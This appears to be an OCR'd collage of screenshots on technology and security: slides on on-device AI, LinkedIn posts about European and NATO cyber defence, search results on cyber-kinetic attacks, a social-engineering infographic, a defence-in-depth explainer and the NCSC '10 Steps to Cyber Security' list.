


Fig 1 | The igloo of uncertainty.

" While the Cloud has allowed ML to enter mainstream – The Real Power of ML will come from Distributed Decentralised Intelligence when devices combo together with Cloud Servers " - AND DURING CONTINGENCIES / RADIO SATCOM Silence…in Isolation or through Mesh Capability (Edge Computing Inputs). #later in presentation.


AI Augmented Device capability & Experience is limitless.

→ Era of Heterogeneous Computing – DNN Inference through CPU GPU DSP – Different Hardware yields different performance & Power Efficiency.


The software side of most AI Engines today are Agnostic – support for most popular frameworks like Tensorflow caffee2. Today Specialised Libraries can run DNN's on Hexagon DSP's taking advantage of Hexagon Vector eXtensions (HVX)

IN A NUTSHELL – Improved Visual & Audio Intelligence with Greater Privacy. AI is indeed transforming everything . Making on Device AI Ubiquitous.

Wilfried Martens Centre for European Studies
7,191 followers
44m •
🚨Welcome to The 7Ds In-Depth: Defence!
Our #DefencePyramid & overarching #EuropeanDefenceUnion project provides a practical roadmap for EU Defence & #Security 💡 exploring some of the most crucial questions facing the block – from #defence industry to #armaments production, #military mobility, innovation, strategic capabilities, #nuclear deterrence and more.
Don't miss it. Read it now.
👉https://lnkd.in/ebBDu5Qi
#FocusFuture #ThinkingTogether
Bright ideas!
The 7Ds for Sustainability
Debt
Decarbonisation
Defence
Democracy
De-risking globalisation
Digitalisation
IN DEPTH
#FocusFuture



LinkedIn · Marin Ivezic
100+ reactions · 6 years ago
The World of Cyber-Physical Systems and the Rising Risk of Cyber-Kinetic Attacks
To understand those threats, this book will take a deeper look at the cyber-enabled world in which we live. We'll assess the vulnerabilities ...
Armis
https://www.armis.com › white-papers
The New World Order is Shaped by Cyberwarfare Capabilities of East vs. West
The New World Order is Shaped by Cyberwarfare Capabilities of East vs. West ... kinetic warfare, with China's capabilities putting it at a significant advantage.
ResearchGate
https://www.researchgate.net › 2370...
(PDF) The Dawn of Kinetic Cyber
Kinetic Cyber refers to a class of cyber attacks that can cause direct or indirect physical damage, injury or death solely though the exploitation of vulnerable ...
People also search for
Cyber kinetic will shape the new world pdf
Cyber kinetic will shape the new world meaning
Kinetic attack examples
Cyber kinetic definition
Cyber Kinetic attack
Kinetic vs non kinetic attack
IIoT World
https://www.iiot-world.com › the-o...
The Overwhelming World of Smart Cities and Cyber-Kinetic Threats
Smart cities are made possible by connecting physical objects in them to digital systems to create cyber-physical systems (CPS). This is done by means of ...
YouTube · EasyTech4all
100+ views · 1 year ago
CYBER KINETIC will shape the NEW WORLD . Advanced Cyber Threat ...
CODE OF WAR
3:05
Take a Look
https://www.amazon.com/Code-War-Cyber-Kinetic-Yates-...
The White House (.gov)
https://www.whitehouse.gov › ... PDF
NATIONAL CYBERSECURITY STRATEGY
1 Mar 2023 — The world is entering a new phase of deepening digital dependencies. Driven by emerging technologies and ever...
39 pages · 586 KB
NATIONAL CYBERSECURITY STRATEGY



SOCIAL ENGINEERING
"Social engineering is defined as any act that influences a person to take an action that may or may not be in their best interest."
– Christopher Hadnagy, Unmasking the Social Engineer, 2014 Wiley
HOW MUCH EMAIL IS SENT?
107 TRILLION ANNUALLY
294 BILLION EACH DAY
90% OF ALL EMAIL IS SPAM & VIRUSES
77% Phishing represents 77% of all socially-based attacks
Clicking links within email accounted for 88% of all reported phishing
88%
1.8 MILLION VICTIMS IN 2013
Phishing 01
Vishing 02
Impersonation 03
TOP PLACE FOR THEFT IS WORK AREA
88% OF REPORTED STOLEN ASSETS WERE PERSONAL DATA
2.4M CUSTOMERS TARGETED FOR PHONE FRAUD FOR ALL OF 2012
2.3M CUSTOMERS TARGETED FOR PHONE FRAUD FOR FIRST HALF OF 2013
AVERAGE LOSS FOR TARGETED BUSINESSES $42,546 per account
AVERAGE VICTIM OF IMPERSONATION
41.7 YEARS OLD
$4,187 DOLLARS LOST
60% of US Adults
Who send and receive text messages received mobile spam in 2012
14% REPLY TO TEXT
60% CLICK A LINK
26% CALL A NUMBER
WHAT DO SMISHERS' ASK FOR?
SECURITY THROUGH EDUCATION
Mitigation of social engineering involves 3 core principles:
DEFENSIVE ACTIONS
Provide your employees guidelines for handling information and actions to take if they become a victim, creating a security-focused culture.
REALISTIC PENTESTING
Uncover your true vulnerabilities through real-world penetration tests conducted by proven professionals who understand social engineering.
SECURITY AWARENESS
Compliance does not protect you from social engineering. Make training practical, interactive, and applicable.
SOURCES
SOCIAL-ENGINEER
Find out more about the services that can protect you and your company at social-engineer.com
For a free learning resource on social engineering visit social-engineer.org

Jen Easterly reposted


CNBC CFO Council
Financial Services
Follow

"You've been hacked" is news no company wants to see. But when it does happen, how proficient are your company's cyber defenses to minimize all potential harm? Jen Easterly, Director of the U.S. Cybersecurity and Infrastructure Security Agency just shared her advice to large firms for improving their cybersecurity efforts at the #CNBCCFOCouncil Summit.

Learn more about our council and see if you qualify to join us at our next event: https://lnkd.in/eMUZqgwH

NATO Cooperative Cyber Defence Centre of Exc...
13,382 followers
5m •

Over the last decade, NATO-EU cybersecurity and defence cooperation has intensified, widened, and deepened according to Piret Pernik, Researcher at the NATO CCDCOE. It has expanded to new areas such as EDTs, cyber resilience for military mobility, standardization and certification, and more. Now we need to create frameworks to institutionalize efforts like mutual opening up of training courses, developing joint curricula, and sharing information on operational and technical levels, among others. NATO and the EU should explore new ways to facilitate multinational projects. In 2024, the CCDCOE will explore closer cooperation with the EU cybersecurity old and new actors. Watch the further recommendations to deepen cooperation at the CEPS (Centre for European Policy Studies)'s event Past, Present and Future of Transatlantic Security and Defence Cooperation in Europe and Beyond here: https://lnkd.in/dfcr6vGW



Common Components in Defense in Depth Approaches

1. Network security

Since networks are the most exposed attack surfaces, the first line of defense is usually aimed at protecting them. The IT department might install a firewall to block malicious traffic and also prevent internal users from sending malicious traffic or visiting malicious networks. In addition, intrusion detection systems are deployed on the network to help detect suspicious activities. Due to the widespread use of DDoS attacks against firewalls, it is recommended that organizations purchase firewalls that can withstand such attacks for a continued period of time.

2. An endpoint antivirus system


Antivirus systems are essential in protecting computing devices from getting infected with malware. Modern antivirus systems come with additional functionalities such as inbuilt firewalls that can be used to further secure a host in a network

3. Encryption

Encryption is often the most trusted line of defense since it is based on mathematical complexities. Organizations choose to encrypt sensitive data to ensure that only authorized personnel can access it. When such data is stolen, it is not a big blow to the organization since most encryption algorithms are not easy to break.

4. Access control

Access control is used as a method of limiting the number of people that can access a resource in a network through authentication. Organizations often combine physical and logical access controls to make it hard for potential hackers to breach them. Physical controls involve the use of locks and security guards to physically deter people from accessing sensitive areas such as server rooms. Logical controls, on the other hand, entail the use of authentication before a user can access any system. Traditionally, only username and password combinations were used, but due to increased breaches, two-factor authentication is recommended.




National Cyber Security Centre
a part of GCHQ

10 Steps to Cyber Security


This collection is designed for security professionals and technical staff as a summary of NCSC advice for medium to large organisations. We recommend you start by reviewing your approach to risk management, along with the other nine areas of cyber security below, to ensure that technology, systems and information in your organisation are protected appropriately against the majority of cyber attacks and enable your organisation to best deliver its business objectives.


- **Risk management**
  Take a risk-based approach to securing your data and systems.
- **Engagement and training**
  Collaboratively build security that works for people in your organisation.
- **Asset management**
  Know what data and systems you have and what business need they support.
- **Architecture and configuration**
  Design, build, maintain and manage systems securely.
- **Vulnerability management**
  Keep your systems protected throughout their lifecycle.




- **Identity and access management**
  Control who and what can access your systems and data.
- **Data security**
  Protect data where it is vulnerable.
- **Logging and monitoring**
  Design your systems to be able to detect and investigate incidents.
- **Incident management**
  Plan your response to cyber incidents in advance.
- **Supply chain security**
  Collaborate with your suppliers and partners.

